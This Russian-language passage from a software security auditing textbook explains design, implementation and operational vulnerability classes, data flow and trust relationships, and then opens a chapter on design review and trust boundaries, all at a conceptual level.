Класс уязвимостей - это набор уязвимостей, имеющих некоторую объединяющую общность: шаблон или концепцию, которая выделяет конкретную особенность, общую для нескольких разных программных дефектов. Конечно, такое определение может показаться немного запутанным, но суть в том, что классы уязвимостей - это всего лишь мысленные инструменты для осмысления программных дефектов. Они полезны для понимания проблем и передачи этого понимания другим, но единой чистой таксономии, позволяющей группировать уязвимости в точные непересекающиеся классы, не существует. Одна уязвимость вполне может попадать в несколько классов в зависимости от терминологии аудитора кода, системы классификации и точки зрения.

В этой книге не используется жесткая формальная таксономия для категоризации уязвимостей; вместо этого проблемы классифицируются последовательным и прагматичным образом, подходящим для материала. К некоторым программным уязвимостям лучше подходить с определенной точки зрения. Например, одни дефекты удобнее рассматривать, глядя на программу с позиции взаимодействия высокоуровневых программных компонентов; другой тип дефектов может быть удобнее рассматривать, представляя программу как последовательность системных вызовов. Независимо от подхода, эта книга объясняет термины и концепции, которые вы встретите в литературе по безопасности, чтобы вы могли удерживать в некотором контексте множество терминов и таксономий, используемых сообществом безопасности.

При определении общих классов уязвимостей можно провести несколько общих различий на основе обсуждения фаз SDLC. Два широко признанных класса уязвимостей включают уязвимости проектирования (фазы SDLC 1, 2 и 3) и уязвимости реализации (фазы SDLC 4 и 5). Кроме того, эта книга включает третью категорию - эксплуатационные уязвимости (фаза SDLC 6). Сообщество безопасности в целом принимает уязвимости проектирования как дефекты архитектуры и спецификаций программной системы; уязвимости реализации - как низкоуровневые технические дефекты в фактическом построении программной системы. Категория эксплуатационных уязвимостей охватывает дефекты, возникающие при развертывании и настройке программ в конкретной среде.

## Уязвимости проектирования

Уязвимость проектирования - это проблема, возникающая из фундаментальной ошибки или упущения в проекте программы. При проектном дефекте программа небезопасна потому, что делает именно то, для чего была спроектирована; просто ее спроектировали делать неправильную вещь! Такие дефекты часто возникают из-за предположений о среде, в которой программа будет работать, или о риске воздействия, с которым компоненты программы столкнутся в реальной производственной среде. Проектные дефекты также называют высокоуровневыми уязвимостями, архитектурными дефектами или проблемами требований либо ограничений программы.

Быстрый взгляд на фазы SDLC напоминает, что проект программной системы определяется требованиями к программе, то есть списком целей, которым должна соответствовать программная система, чтобы выполнить замыслы своих создателей. Обычно инженер берет набор требований и строит проектные спецификации, сосредоточенные на том, как создать программу, отвечающую этим целям. Требования обычно описывают, чего должна достичь программная система, например: "Позволить пользователю получить файл транзакции с сервера". Требования также могут задавать возможности, которыми должна обладать программа, например: "Она должна поддерживать 100 одновременных загрузок в час".

Спецификации - это планы того, как должна быть построена программа, чтобы удовлетворить требованиям. Обычно они включают описание различных компонентов программной системы,

сведения о том, как компоненты будут реализованы и что они будут делать, а также сведения о том, как компоненты будут взаимодействовать. Спецификации могут включать архитектурные диаграммы, логические диаграммы, блок-схемы процессов, спецификации интерфейсов и протоколов, иерархии классов и другие технические спецификации.

Когда люди говорят о дефекте проектирования, они обычно не различают проблему в требованиях к программе и проблему в спецификациях программы. Провести такое различие часто нелегко, потому что многие высокоуровневые проблемы можно объяснить как упущение в требованиях или ошибку в спецификациях.

Например, протокол TELNET предназначен для того, чтобы пользователи могли подключаться к удаленной машине и обращаться к ней так, будто она подключена к локальному терминалу. С точки зрения проектирования у TELNET, можно утверждать, есть уязвимость, поскольку он полагается на незашифрованную связь. В некоторых средах такая опора может быть приемлемой, если нижележащая сетевая среда доверенная. Однако в корпоративных сетях и Интернете незашифрованная связь может быть серьезной слабостью, потому что атакующие, находящиеся на маршруте передачи, могут наблюдать и перехватывать TELNET-сеансы. Если администратор подключается к маршрутизатору через TELNET и вводит имя пользователя и пароль для входа, sniffer может записать имя пользователя и пароль администратора. В отличие от этого, протокол вроде Secure Shell (SSH) служит той же базовой цели, что и TELNET, но учитывает угрозу sniffing, поскольку шифрует всю связь.

## **Уязвимости реализации**

В уязвимости реализации код в целом делает то, что должен, но проблема безопасности возникает в способе выполнения операции. Как и следует из названия, эти проблемы возникают на фазе реализации SDLC, но часто переносятся на фазу интеграции и тестирования. Такие проблемы могут появляться, если реализация отклоняется от проекта для решения технических несоответствий. Однако чаще всего эксплуатируемые ситуации вызываются техническими артефактами и нюансами платформы и языковой среды, в которой построена программа. Уязвимости реализации также называют низкоуровневыми дефектами или техническими дефектами.

Эта книга включает много примеров уязвимостей реализации, потому что выявление таких технических дефектов - одна из основных задач процесса проверки кода. Уязвимости реализации охватывают несколько широко известных классов уязвимостей, о которых вы, вероятно, слышали, например переполнения буфера и SQL injection.

Возвращаясь к примеру TELNET, можно найти уязвимости реализации и в конкретных версиях программ TELNET. Некоторые прежние реализации TELNET-демонов неправильно очищали переменные окружения пользователя, позволяя нарушителям использовать возможности динамической компоновки UNIX-машины для повышения своих привилегий на этой машине. Также существовали дефекты, позволявшие нарушителям выполнять переполнения буфера и атаки форматной строки против различных версий TELNET-демонов, часто вообще без аутентификации. В результате этих дефектов атакующие могли удаленно выполнять произвольные команды на машине как привилегированные пользователи. По сути, атакующие могли запустить небольшую программу-эксплойт против уязвимого TELNET-демона и сразу получить root-приглашение на сервере.

## Эксплуатационные уязвимости

Эксплуатационные уязвимости - это проблемы безопасности, возникающие из эксплуатационных процедур и общего использования программы в конкретной среде. Один способ отличить такие уязвимости состоит в том, что они отсутствуют в исходном коде рассматриваемой программы; скорее, они коренятся в том, как программа взаимодействует со своей средой. В частности, они могут включать проблемы настройки программы в ее среде, проблемы настройки поддерживающего программного обеспечения и компьютеров, а также проблемы, вызванные автоматизированными и ручными процессами вокруг системы. Эксплуатационные уязвимости могут даже включать некоторые виды атак на пользователей системы, например social engineering и кражу. Эти проблемы возникают на фазе эксплуатации и сопровождения SDLC, хотя частично пересекаются с фазой интеграции и тестирования.

Возвращаясь к примеру TELNET, вы знаете, что TELNET имеет проектный дефект из-за отсутствия шифрования. Допустим, вы рассматриваете программную систему для автоматизированной торговли ценными бумагами. Предположим, ей нужно каждую ночь обновлять набор весовых значений, чтобы корректировать торговую стратегию на следующий день. Документированная процедура обновления этих данных состоит в том, что администратор в конце каждого рабочего дня входит на машину с использованием TELNET и вводит новый набор значений через простую утилиту. В зависимости от среды такой процесс может представлять серьезную эксплуатационную уязвимость из-за множества рисков, связанных с использованием TELNET, включая sniffing и перехват соединения. Короче говоря, эксплуатационная процедура сопровождения программы дефектна, потому что подвергает систему потенциальному мошенничеству и атакам.

## Серые зоны

Различие между уязвимостями проектирования и реализации с точки зрения SDLC обманчиво просто, но провести его не всегда легко. Многие уязвимости реализации можно также интерпретировать как ситуации, в которых проект не предвидел проблему или не рассмотрел ее должным образом. С другой стороны, можно утверждать, что низкоуровневые части программной системы тоже в некотором смысле проектируются. Программист может проектировать множество программных компонентов при реализации спецификации, в зависимости от уровня детализации этой спецификации. Такие компоненты могут включать класс, функцию, сетевой протокол, виртуальную машину или, возможно, хитроумную последовательность циклов и ветвлений. При отсутствии строгого различия в этой книге используется следующее определение уязвимости проектирования:

В общем случае, когда говорят об уязвимостях проектирования, имеют в виду высокоуровневые проблемы архитектуры программы, требований, базовых интерфейсов и ключевых алгоритмов.

Расширяя определение уязвимостей проектирования, эта книга использует следующее определение уязвимости реализации:

Проблемы безопасности в проектировании низкоуровневых частей программы, таких как части отдельных функций и классов, обычно считаются уязвимостями реализации. Уязвимости реализации также включают более сложные логические элементы, которые обычно не рассматриваются в проектной спецификации. (Такие проблемы часто называют логическими уязвимостями.)

Точно так же нет четкого различия между эксплуатационными уязвимостями и уязвимостями реализации или проектирования. Например, если программа установлена в среде небезопасным образом, легко утверждать, что это отказ проектирования или реализации. Можно ожидать, что приложение будет разработано так, чтобы не быть уязвимым к таким факторам окружения. При повторном отсутствии строгого различия в этой книге используется следующее определение эксплуатационной уязвимости:

В общем случае ярлык "эксплуатационные уязвимости" используется для проблем, связанных с небезопасным развертыванием и настройкой программ, несостоятельными практиками управления и администрирования вокруг программ, проблемами поддерживающих компонентов, таких как серверы приложений и веб-серверы, а также прямыми атаками на пользователей программы.

Как видите, в понятиях уязвимостей проектирования, реализации и эксплуатации остается много места для интерпретации и пересечения, поэтому не считайте эти определения безошибочной формальной системой маркировки программных дефектов. Это просто полезный способ подходить к программным уязвимостям и изучать их.

## Общие темы

К этому моменту вы получили базовые сведения о процессе аудита, моделях безопасности и трех распространенных классах уязвимостей. Эта линия обсуждения продолжается во всей остальной книге, по мере того как мы углубляемся в детали конкретных технических проблем. Однако пока сделайте шаг назад и посмотрите на некоторые общие темы, лежащие в основе уязвимостей безопасности в программах, сосредоточившись главным образом на том, где и почему уязвимости наиболее вероятно проявляются в программном обеспечении.

## Входные данные и поток данных

Большинство программных уязвимостей возникает из-за неожиданного поведения, запускаемого реакцией программы на вредоносные данные. Поэтому первый вопрос, который нужно рассмотреть, - как именно вредоносные данные принимаются системой и вызывают столь серьезное воздействие. Проще всего объяснить это на простом примере уязвимости переполнения буфера.

Рассмотрим UNIX-программу, содержащую переполнение буфера, которое запускается чрезмерно длинным аргументом командной строки. В этом случае вредоносные данные - это пользовательский ввод, поступающий напрямую от атакующего через интерфейс командной строки. Эти данные проходят через программу, пока какая-то функция не использует их небезопасным образом, приводя к эксплуатируемой ситуации.

Для большинства уязвимостей вы найдете некоторый фрагмент вредоносных данных, который атакующий внедряет в систему, чтобы запустить эксплойт. Однако эти вредоносные данные могут вступить в игру гораздо более окольным путем, чем прямой пользовательский ввод. Они могут поступать из нескольких разных источников и через несколько разных интерфейсов. Они также могут проходить через несколько компонентов системы и существенно изменяться до того, как достигнут места, где в конечном счете вызывают эксплуатируемое условие. Следовательно, при проверке программной системы один из самых полезных атрибутов для рассмотрения - поток данных через различные компоненты системы.

Например, у вас есть приложение, управляющее планированием встреч для большой организации. В конце каждого месяца приложение создает отчет обо всех встречах, согласованных в этом цикле, включая краткое описание каждой встречи. Внимательное изучение кода показывает, что при создании этой сводки описание встречи длиннее 1000 символов приводит к эксплуатируемому условию переполнения буфера.

Чтобы эксплуатировать эту уязвимость, нужно создать новую встречу с описанием длиннее 1000 символов, а затем заставить приложение запланировать эту встречу. Затем нужно дождаться создания ежемесячного отчета, чтобы увидеть, сработал ли эксплойт. Ваши вредоносные данные должны были бы пройти через несколько компонентов системы и пережить сохранение в базе данных, все это время избегая обнаружения другим пользователем системы. Соответственно, как проверяющий безопасность вы должны оценить осуществимость этого вектора атаки. Такая точка зрения включает анализ потока описания встречи от его первоначального создания через несколько компонентов приложения и, наконец, до его использования в уязвимом коде генерации отчета.

Этот процесс трассировки потока данных является центральным для проверок как проектирования, так и реализации программ. Данные, изменяемые пользователем, представляют серьезную угрозу системе, и трассировка потока данных от начала до конца - основной способ оценить эту угрозу. Обычно нужно определить, где данные, изменяемые пользователем, входят в систему через интерфейс с внешним миром, например командную строку или веб-запрос. Затем вы изучаете разные способы, которыми данные, изменяемые пользователем, могут перемещаться через систему, одновременно ищите любой потенциально эксплуатируемый код, который действует на эти данные. Вероятно, данные пройдут через несколько компонентов программной системы и будут проверяться и изменяться в нескольких точках своего жизненного цикла.

Этот процесс не всегда прямолинеен. Часто можно найти участок кода, который почти уязвим, но в итоге безопасен, потому что вредоносный ввод перехватывается или фильтруется раньше в потоке данных. Чаще, чем можно ожидать, эксплойт предотвращается случайным образом; например, разработчик вводит код по причине, совершенно не связанной с безопасностью, но этот код имеет побочный эффект защиты уязвимого компонента ниже по потоку данных. Кроме того, трассировка потока данных в реальном приложении может быть чрезвычайно сложной. Сложные системы часто развиваются органически, что приводит к сильно фрагментированным потокам данных. Фактические данные могут проходить через десятки компонентов и в ходе обработки одного пользовательского запроса многократно входить в код стороннего фреймворка и выходить из него.

## **Доверительные отношения**

Разные компоненты программной системы доверяют друг другу в разной степени, и при анализе безопасности заданной программной системы важно понимать эти доверительные отношения. Доверительные отношения неотделимы от потока данных, поскольку уровень доверия между компонентами часто определяет объем проверки, выполняемой над данными, которыми они обмениваются.

Проектировщики и разработчики часто считают интерфейс между двумя компонентами доверенным или обозначают равноправный либо поддерживающий программный компонент как доверенный. Это означает, что они обычно считают доверенный компонент невосприимчивым к вредоносному вмешательству и чувствуют себя безопасно, делая предположения о данных и поведении этого компонента. Естественно, если это доверие ошибочно, а атакующий может получить доступ к доверенным сущностям или манипулировать ими, безопасность системы может рухнуть как домино.

Говоря о домино, при оценке доверительных отношений в системе важно понимать транзитивную природу доверия. Например, если ваша программная система доверяет определенному внешнему компоненту, а этот компонент, в свою очередь, доверяет определенной сети, ваша система косвенно доверилась этой сети. Если доверие компонента к сети плохо обосновано, он может стать жертвой атаки, которая в итоге подвергнет риску вашу программу.

## **Предположения и ошибочное доверие**

Еще один полезный способ смотреть на программные дефекты - думать о них как о результате необоснованных предположений, которые программисты и проектировщики делают при создании программ. Разработчики могут делать неверные предположения о многих аспектах программы, включая допустимость и формат входящих данных, безопасность поддерживаемых программ, потенциальную враждебность окружения, возможности атакующих и пользователей и даже поведение и нюансы конкретных вызовов интерфейса прикладного программирования (API) или возможностей языка.

Понятие неподходящих предположений тесно связано с понятием ошибочного доверия, потому что чрезмерное доверие к компоненту во многом равно необоснованному предположению об этом компоненте. Следующие разделы обсуждают несколько способов, которыми разработчики могут совершать значимые для безопасности ошибки, делая необоснованные предположения и распространяя незаслуженное доверие.

## **Входные данные**

Как было сказано ранее, большинство программных уязвимостей запускается тем, что атакующие внедряют вредоносные данные в программные системы. Одна причина, по которой эти данные могут причинять столько неприятностей, состоит в том, что программы часто слишком доверяют своим коммуникационным партнерам и делают предположения о возможном происхождении и содержании данных.

В частности, когда разработчики пишут код для обработки данных, они часто делают предположения о пользователе или программном компоненте, предоставляющем эти данные. При обработке пользовательского ввода разработчики часто предполагают, что пользователи вряд ли будут делать такие вещи, как ввод 5000-символьного почтового адреса, содержащего непечатаемые символы. Аналогично, если разработчики пишут код для программного интерфейса между двумя программными компонентами, они обычно предполагают, что входные данные корректно сформированы. Например, они могут не ожидать, что программа поместит в файл бинарную запись с отрицательной длиной или отправит сетевой запрос длиной четыре миллиарда байт.

В отличие от этого, атакующие, рассматривающие код обработки входных данных, пытаются учитывать все возможные входные данные, которые можно ввести, включая любые входные данные, способные привести к несогласованному или неожиданному состоянию программы. Атакующие стараются исследовать каждый доступный интерфейс программы и специально ищут любые предположения, сделанные разработчиком. Для атакующего любая возможность предоставить неожиданный ввод на вес золота, потому что такой ввод часто оказывает тонкое влияние на последующую обработку, которого разработчики не предвидели. В общем случае, если вы можете внести непредвиденное изменение в свойства программы во время выполнения, часто можно найти способ использовать его, чтобы получить больше влияния на программу.

## Интерфейсы

Интерфейсы - это механизмы, посредством которых программные компоненты взаимодействуют друг с другом и с внешним миром. Многие уязвимости возникают потому, что разработчики не полностью понимают свойства безопасности этих интерфейсов и вследствие этого предполагают, что использовать их могут только доверенные партнеры. Если компонент программы доступен через сеть или через различные механизмы на локальной машине, атакующие могут получить возможность подключиться к этому компоненту напрямую и ввести вредоносные данные. Если компонент написан так, что предполагает доверенность партнера, приложение, вероятно, обработает ввод неправильно и эксплуатируемым образом.

Эта уязвимость становится еще серьезнее из-за того, что разработчики часто неверно оценивают, насколько сложно атакующему добраться до интерфейса, и поэтому доверяют интерфейсу без достаточных оснований. Например, разработчики могут ожидать высокой степени безопасности, потому что использовали проприетарный и сложный сетевой протокол с собственным шифрованием. Они могут ошибочно предположить, что атакующие вряд ли станут создавать собственные клиенты и уровни шифрования, а затем манипулировать протоколом неожиданными способами. К сожалению, это предположение особенно ненадежно, поскольку многие атакующие находят особое удовольствие в обратной разработке проприетарного протокола.

Итак, разработчики могут ошибочно доверять интерфейсу по следующим причинам:

- Они выбирают способ открытия интерфейса, который не обеспечивает достаточной защиты от внешних атакующих.
- Они выбирают надежный способ открытия интерфейса, обычно службу OS, но используют или настраивают его неправильно. Атакующий также может эксплуатировать уязвимость базовой платформы, чтобы получить неожиданный контроль над этим интерфейсом.
- Они предполагают, что атакующему слишком трудно получить доступ к интерфейсу, что обычно является опасной ставкой.

## Атаки на окружение

Программные системы не работают в вакууме. Они выполняются как одна или несколько программ, поддерживаемых более широкой вычислительной средой, которая обычно включает такие компоненты, как операционные системы, аппаратные архитектуры, сети, файловые системы, базы данных и пользователи.

Хотя многие программные уязвимости возникают из обработки вредоносных данных, некоторые программные дефекты проявляются, когда атакующий манипулирует нижележащим окружением программы. Эти дефекты можно считать уязвимостями, вызванными предположениями о нижележащей среде, в которой работает программа. Каждый тип поддерживающей технологии, на которую может опираться программная система, имеет множество лучших практик и нюансов, и если разработчик приложения не полностью понимает потенциальные проблемы безопасности каждой технологии, ошибиться и создать угрозу безопасности может быть слишком легко.

Классический пример этой проблемы - тип состоятельного условия, который часто встречается в UNIX-программах и называется `/tmp race` (произносится "temp race"). Он возникает, когда программе нужно использовать временный файл, и она создает этот файл в публичном каталоге системы, расположенном в `/tmp` или `/var/tmp`. Если программа написана недостаточно аккуратно, атакующий может предугадать ее действия и подготовить для нее ловушку в публичном каталоге. Если атакующий создаст символическую ссылку в нужном месте и в нужное время, программу можно обманом заставить создать временный файл где-то еще в системе под другим именем.

Обычно это приводит к эксплуатируемому условию, если уязвимая программа работает с привилегиями root (администратора).

В этой ситуации уязвимость не была запущена через данные, которые атакующий предоставил программе. Вместо этого это была атака на среду выполнения программы, из-за которой взаимодействие программы с OS пошло неожиданным и нежелательным образом.

## Исключительные условия

Уязвимости, связанные с обработкой исключительных условий, переплетены с уязвимостями данных и окружения. В основе исключительное условие возникает тогда, когда атакующий может вызвать неожиданное изменение нормального потока управления программы внешними средствами. Такое поведение может включать асинхронное прерывание программы, например доставку сигнала. Оно также может включать потребление глобальных системных ресурсов для намеренного создания условия отказа в конкретной точке программы.

Например, UNIX-система отправляет сигнал SIGPIPE, если процесс пытается записать в закрытое сетевое соединение или канал; поведение по умолчанию при получении этого сигнала - завершить процесс. Атакующий может заставить уязвимую программу записать в канал в подходящий момент, а затем закрыть канал до того, как приложение сможет успешно выполнить операцию записи. Это приведет к сигналу SIGPIPE, который может заставить приложение аварийно завершиться и, возможно, оставить всю систему в нестабильном состоянии. Более конкретный пример: демон состояния Network File System (NFS) в некоторых дистрибутивах Linux был уязвим к аварийному завершению, вызванному закрытием соединения в правильный момент. Эксплуатация этой уязвимости нарушала функциональность NFS, и это нарушение сохранялось до вмешательства администратора и перезапуска демона.

## Итоги

В этой короткой главе вы охватили много материала, и у вас могло остаться немало вопросов. Не беспокойтесь: следующие главы углубляются в детали и по мере продвижения дают ответы. Пока важно, чтобы вы хорошо понимали, что может пойти не так в компьютерных программах, и знали терминологию, используемую при обсуждении этих проблем. Вы также должны были оценить необходимость аудита безопасности приложений и познакомиться с разными аспектами этого процесса. В последующих главах вы будете строить на этой основе, узнавая, как использовать процесс аудита для выявления уязвимостей в проверяемых приложениях.

*Следующая страница источника оставлена пустой намеренно.*



## Глава 2. Анализ проектирования

"Конечно. У каждого из нас за спиной висит нелегализованный ядерный ускоритель. Никаких проблем."

Билл Мюррей в роли доктора Питера Венкмана, *Ghostbusters* (1984)

### Введение

Специалисты по компьютерной безопасности обычно делятся на два лагеря в отношении анализа проектирования. Люди с формальным опытом разработки, как правило, восприимчивы к процессу анализа проектирования. Это вполне естественно, поскольку он близко соответствует большинству формальных методологий разработки программного обеспечения. Процесс анализа проектирования также может казаться менее трудоемким, чем ручная проверка большой кодовой базы приложения.

В другом лагере находятся аудиторы кода, которые получают удовольствие от поиска самых темных и сложных уязвимостей. Эта публика обычно смотрит на анализ проектирования как на кабинетную конструкцию из башни из слоновой кости, которая только мешает настоящей работе. Формализованный процесс анализа проектирования и его сосредоточенность на документации воспринимаются как препятствие к погружению в код.

Правда в том, что анализ проектирования находится где-то между взглядами этих двух лагерей и полезен обоим. Анализ проектирования - полезный инструмент для выявления уязвимостей в архитектуре приложения и расстановки приоритетов среди компонентов для проверки реализации. Однако он не заменяет проверку реализации; это лишь компонент полного процесса проверки. Он значительно упрощает выявление проектных дефектов и дает более тщательный анализ безопасности программного проекта. В этом качестве он может сделать весь процесс проверки эффективнее и обеспечить наилучшую отдачу от вложенного времени.

Эта глава дает базовые сведения об элементах проектирования программного обеспечения и проектных уязвимостях, а также вводит процесс проверки, помогающий выявлять вопросы безопасности в программном проекте.

### Основы проектирования программного обеспечения

Прежде чем заняться темой анализа проектирования, нужно повторить некоторые основы проектирования программного обеспечения. Многие из этих понятий тесно связаны с соображениями безопасности, которые рассматриваются далее в главе, особенно при обсуждении моделирования угроз. Следующие разделы вводят несколько понятий, помогающих определить функциональные границы приложения с точки зрения безопасности.

## Алгоритмы

Программную инженерию можно кратко описать как процесс разработки и реализации алгоритмов. С точки зрения проектирования этот процесс сосредоточен на разработке ключевых алгоритмов программы и структур данных, а также на задании логики предметной области. Чтобы понять требования безопасности и потенциал уязвимостей в проекте системы, сначала нужно понять основные алгоритмы, из которых состоит система.

### Логика предметной области

Логика предметной области (или бизнес-логика) задает правила, которым программа следует при обработке данных. Проект программной системы должен включать правила и процессы для основных задач, выполняемых программой. Один из важных компонентов проектирования программного обеспечения - ожидания безопасности, связанные с пользователями и ресурсами системы. Например, рассмотрим банковское программное обеспечение со следующими правилами:

- Человек может перевести деньги со своего основного счета на любой действительный счет.
- Человек может перевести деньги со своего счета денежного рынка на любой действительный счет.
- Человек может переводить деньги со своего счета денежного рынка только один раз в месяц.
- Если баланс основного счета человека становится ниже нуля, деньги автоматически переводятся с его счета денежного рынка для покрытия баланса, если эти деньги доступны.

Этот пример прост, но видно, что клиенты банка могут обойти ограничение "один перевод в месяц" для счетов денежного рынка. Они могли бы намеренно опустить баланс основного счета ниже нуля, чтобы "освободить" деньги со своих счетов денежного рынка. Следовательно, в проекте этой системы есть упущение, которое клиенты банка потенциально могут эксплуатировать.

### Ключевые алгоритмы

Часто у программ есть требования к производительности, диктующие выбор алгоритмов и структур данных для управления ключевыми фрагментами данных. Иногда можно оценить эти алгоритмические решения с точки зрения проектирования и предсказать уязвимости безопасности, которые могут затронуть систему.

Например, известно, что программа хранит входящую последовательность записей в отсортированном связном списке, поддерживающем базовый последовательный поиск. На основе этого знания можно предвидеть, что специально подготовленный огромный список записей способен заставить программу тратить значительное время на поиск по связному списку. Повторные целенаправленные атаки на такой ключевой алгоритм легко могут привести к временному или даже постоянному нарушению работы сервера.

### Абстракция и декомпозиция

Каждый текст о проектировании программного обеспечения неизбежно рассматривает два существенных понятия: абстракцию и декомпозицию. Вероятно, вы уже знакомы с этими понятиями, но если нет, следующие абзацы дадут краткий обзор.

Абстракция - это метод уменьшения сложности системы, делающий ее более управляемой. Для этого вы изолируете только самые важные элементы и убираете лишние детали. Абстракции являются существенной частью того, как люди воспринимают окружающий мир. Они объясняют, почему вы можете увидеть символ вроде :- ) и связать его с улыбающимся лицом. Абстракции позволяют обобщать понятие, например лицо, и группировать связанные понятия, например улыбающиеся и хмурые лица.

В проектировании программного обеспечения абстракции - это способ моделировать процессы, которые будет выполнять приложение. Они позволяют устанавливать иерархии связанных систем, понятий и процессов, изолируя логику предметной области и ключевые алгоритмы. По сути, процесс проектирования - это лишь метод построения набора абстракций, которые можно развить в реализацию. Этот процесс становится особенно важным, когда программа должна учитывать интересы широкого круга пользователей или когда ее реализация должна быть распределена между командой разработчиков.

Декомпозиция (или факторизация) - это процесс определения обобщений и классификаций, составляющих абстракцию. Декомпозиция может идти в двух направлениях. Декомпозиция сверху вниз, известная как специализация, - это процесс разбиения более крупной системы на меньшие, более управляемые части. Декомпозиция снизу вверх, называемая обобщением, включает выявление сходств между рядом компонентов и разработку более высокоуровневой абстракции, применимой ко всем им.

Базовые элементы структурной программной декомпозиции могут различаться от языка к языку. Стандартное движение сверху вниз таково: приложение, модуль, класс и функция (или метод). Некоторые языки могут не поддерживать каждое различие из этого списка (например, С не имеет языковой поддержки классов); другие языки добавляют больше различий или используют немного другую терминологию. Для наших целей эти различия не так важны, но для простоты это обсуждение в основном придерживается модулей и функций.

## **Доверительные отношения**

В главе 1, "Основы программных уязвимостей", было введено понятие доверия и того, как оно влияет на безопасность системы. Эта глава расширяет это понятие, утверждая, что любая коммуникация между несколькими сторонами должна иметь некоторую связанную с ней степень доверия. Это называется доверительным отношением. Для простых коммуникаций обе стороны могут предполагать полное доверие, то есть каждая участвующая в коммуникации сторона предоставляет другим сторонам полный доступ к своей открытой функциональности. Однако с точки зрения безопасности нас больше интересуют ситуации, в которых взаимодействующие стороны должны ограничивать доверие друг к другу. Это означает, что стороны могут получать доступ только к ограниченному подмножеству функциональности друг друга. Ограничения, наложенные на каждую сторону коммуникации, определяют между ними границу доверия. Граница доверия различает области общего доверия, известные как домены доверия. (Не беспокойтесь, если эти понятия немного путают; в следующем разделе приведены примеры.)

Проект программного обеспечения должен учитывать домены, границы и отношения доверия системы; модель доверия - это абстракция, представляющая эти понятия, и компонент политики безопасности приложения. Влияние этой модели заметно в том, как система декомпозируется, поскольку границы доверия обычно являются также границами модулей. Модель часто требует, чтобы доверие не было абсолютным; вместо этого она поддерживает разные степени доверия, называемые привилегиями. Классический пример - стандартные разрешения файлов UNIX, где пользователь может предоставить другим пользователям системы ограниченный объем доступа к файлу. В частности, пользователи могут задавать, разрешено ли другим пользователям читать,

записывать или исполнять рассматриваемый файл (или делать любую комбинацию этих действий), тем самым распространяя ограниченный объем доверия на других пользователей системы.

## Простые границы доверия

В качестве примера доверительного отношения рассмотрим базовую однопользовательскую OS, такую как Windows 98. Чтобы сохранить пример простым, предположим, что сеть не участвует. Windows 98 имеет базовую защиту памяти и некоторое понятие пользователей, но не предлагает ни контроля доступа, ни принудительного его соблюдения. Иначе говоря, если пользователи могут войти в систему Windows 98, они свободны изменять любые файлы или системные настройки по своему желанию. Поэтому от любого пользователя, который может интерактивно войти в систему, вы не ожидаете безопасности.

Можно определить, что между интерактивными пользователями одной и той же системы Windows 98 нет границ доверия. Однако вы делаете неявное предположение о том, кто имеет физический доступ к системе. Поэтому можно сказать, что граница доверия в этой ситуации определяет, какие пользователи имеют физический доступ к системе, а какие нет. В результате остается один домен доверенных пользователей и неявный домен, представляющий всех недоверенных пользователей.

Чтобы немного усложнить пример, предположим, что вы перешли на многопользовательскую OS, например Windows XP Professional. Это обновление приносит новый набор соображений. Вы ожидаете, что два пользователя с обычными привилегиями не должны иметь возможности манипулировать данными или процессами друг друга. Конечно, это ожидание предполагает, что вы не работаете как административный пользователь. Теперь у вас есть ожидания конфиденциальности и целостности между двумя пользователями системы, что устанавливает их доверительное отношение и еще одну границу доверия. Нужно также учесть административного пользователя, что добавляет еще одну границу: неадминистративные пользователи не могут влиять на целостность или настройку системы. Это ожидание - естественное продолжение, необходимое для принудительного соблюдения границы между пользователями. В конце концов, если любой пользователь мог бы влиять на состояние системы, вы снова оказались бы в однопользовательской OS. Рисунок 2-1 графически представляет доверительное отношение этой многопользовательской OS.




Figure 2-1 Simple trust boundaries

### Рисунок 2-1. Простые границы доверия

Теперь сделайте шаг назад и рассмотрите одну особенность природы доверия: каждая система в конечном счете должна иметь некоторый абсолютно доверенный авторитет. Этого нельзя

избежать, потому что кто-то должен отвечать за состояние системы. Именно поэтому в UNIX есть учетная запись root, а в Windows - учетная запись administrator. Разумеется, к этому уровню полномочий можно применять разные средства контроля. Например, и UNIX, и Windows имеют методы предоставления разным пользователям различных степеней административных привилегий для конкретных целей. Однако остается простой факт: в каждой границе доверия есть как минимум один абсолютный авторитет, способный взять на себя ответственность.

## **Сложные доверительные отношения**

До сих пор вы рассматривали довольно простые доверительные отношения, чтобы получить представление о проблемных областях, к которым нужно будет обратиться позже. Однако некоторые тонкости были опущены. Чтобы сделать обсуждение немного реалистичнее, рассмотрим ту же систему, подключенную к сети.

После подключения системы к сети приходится начинать добавлять целый ряд различий. Может понадобиться рассмотреть отдельные домены для локальных и удаленных пользователей системы, и, вероятно, понадобится домен для людей, которые имеют сетевой доступ к системе, но не являются "обычными" пользователями. Межсетевые экраны и шлюзы дополнительно усложняют эти различия и позволяют вводить новые разделения.

Должно быть очевидно, что определение и применение модели доверия может сильно влиять на любой программный проект. Настоящая работа начинается еще до старта процесса проектирования. Фазы технико-экономического обоснования и сбора требований должны надлежащим образом выявить и определить ожидания пользователей в отношении безопасности и связанные факторы целевой среды. Получившаяся модель должна быть достаточно устойчивой, чтобы удовлетворять этим потребностям, но не настолько сложной, чтобы ее было слишком трудно реализовать и применять. Таким образом, безопасность должна тщательно балансировать между ясностью и необходимостью точности. Когда далее в этой главе вы будете изучать моделирование угроз, вы учтете модели доверия, оценивая границы между различными компонентами системы и права различных сущностей в системе.

## **Цепочка доверия**

Глава 1 также ввела понятие транзитивного доверия. По сути, оно означает, что если компонент А доверяет компоненту В, компонент А должен неявно доверять всем компонентам, которым доверяет компонент В. Это понятие также можно назвать отношением цепочки доверия.

